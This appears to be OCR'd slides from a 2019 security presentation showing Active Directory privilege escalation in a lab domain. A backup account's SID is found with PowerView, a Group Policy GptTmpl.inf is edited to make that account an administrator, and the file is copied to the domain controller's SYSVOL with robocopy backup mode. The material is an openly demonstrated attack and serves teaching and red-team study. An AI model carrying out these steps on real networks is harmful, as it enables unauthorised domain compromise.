
- Use *Powerview* to get SID for account



```
PS C:\Users\fprefect\Desktop> Get-domainuser backup| Select name,objectsid

name   objectsid
----   ---------
backup S-1-5-21-3367745724-233473374-3840074820-1109
```

Privilege Escalation


- Add permissions to GptTmpl.inf



```
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Version]
signature="$CHICAGO$"
Revision=1
[Group Membership]
*S-1-5-21-3367745724-233473374-3840074820-1109__Memberof = *S-1-5-32-544
*S-1-5-21-3367745724-233473374-3840074820-1109__Members =
```

Privilege Escalation

- Restore modified GptTmpl.inf to Domain Controller




Administrator: cmd.exe (running as ing\backup)

```
C:\GroupPolicy\original>robocopy "C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit" "\\ING-dc1\SYSVOL\InG.LA
B\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit" GptTmpl.inf /b

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Saturday, July 27, 2019 3:39:59 PM
   Source : C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit\
     Dest : \\ING-dc1\SYSVOL\InG.LAB\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdi
t\

    Files : GptTmpl.inf

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit\
100%        Newer                       4068        GptTmpl.inf

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :     3.9 k     3.9 k         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00
```

Successfully Restored

Privilege Escalation




```
C:\Users\Administrator>hostname
InG-DC1

C:\Users\Administrator>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
The command completed successfully.


C:\Users\Administrator>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.


C:\Users\Administrator>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
backup
Domain Admins
Enterprise Admins
```

Targeting a System

- System we want to target
- GPO’s that are applied to the target system
- SID of the account being used to gain access

Targeting a System

- Powerview Get-DomainGPO




```
PS C:\Users\fprefect\Desktop> Get-DomainGPO -ComputerIdentity InGWin10-4


usncreated                 : 16988
displayname                : Finance Workstation Policy
gpcmachineextensionnames   : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged                : 8/9/2019 6:10:25 PM
objectclass                : {top, container, groupPolicyContainer}
gpcfunctionalityversion    : 2
showinadvancedviewonly     : True
usnchanged                 : 34654
dscorepropagationdata      : 1/1/1601 12:00:00 AM
name                       : {18DED5DC-36EA-412D-929E-9A91200446A1}
flags                      : 0
cn                         : {18DED5DC-36EA-412D-929E-9A91200446A1}
gpcfilesyspath             : \\InG.LAB\SysVol\InG.LAB\Policies\{18DED5DC-36EA-412D-929E-9A91200446A1}
distinguishedname          : CN={18DED5DC-36EA-412D-929E-9A91200446A1},CN=Policies,CN=System,DC=InG,DC=LAB
whencreated                : 7/26/2019 3:29:33 PM
versionnumber              : 8
instancetype               : 4
objectguid                 : 093b5dff-796f-4dd3-9552-a33a37013c85
objectcategory             : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=InG,DC=LAB

usncreated                 : 5672
systemflags                : -1946157056
displayname                : Default Domain Policy
gpcmachineextensionnames   : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}{D02B1F72-3407-
                             48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0
                             C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}]
```

DO PANIC!

David Mayer, Copyright 2019

Targeting a System – User SID




```
PS C:\Users\fprefect\Desktop> Get-DomainUser -Identity backup


distinguishedname     : CN=backup,OU=ServiceAccounts,DC=InG,DC=LAB
objectclass           : {top, person, organizationalPerson, user}
displayname           : backup
lastlogontimestamp    : 8/9/2019 12:16:48 AM
userprincipalname     : backup@InG.LAB
name                  : backup
objectsid             : S-1-5-21-3367745724-233473374-3840074820-1109
samaccountname        : backup
admincount            : 1
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
cn                    : backup
whenchanged           : 8/9/2019 4:17:03 AM
instancetype          : 4
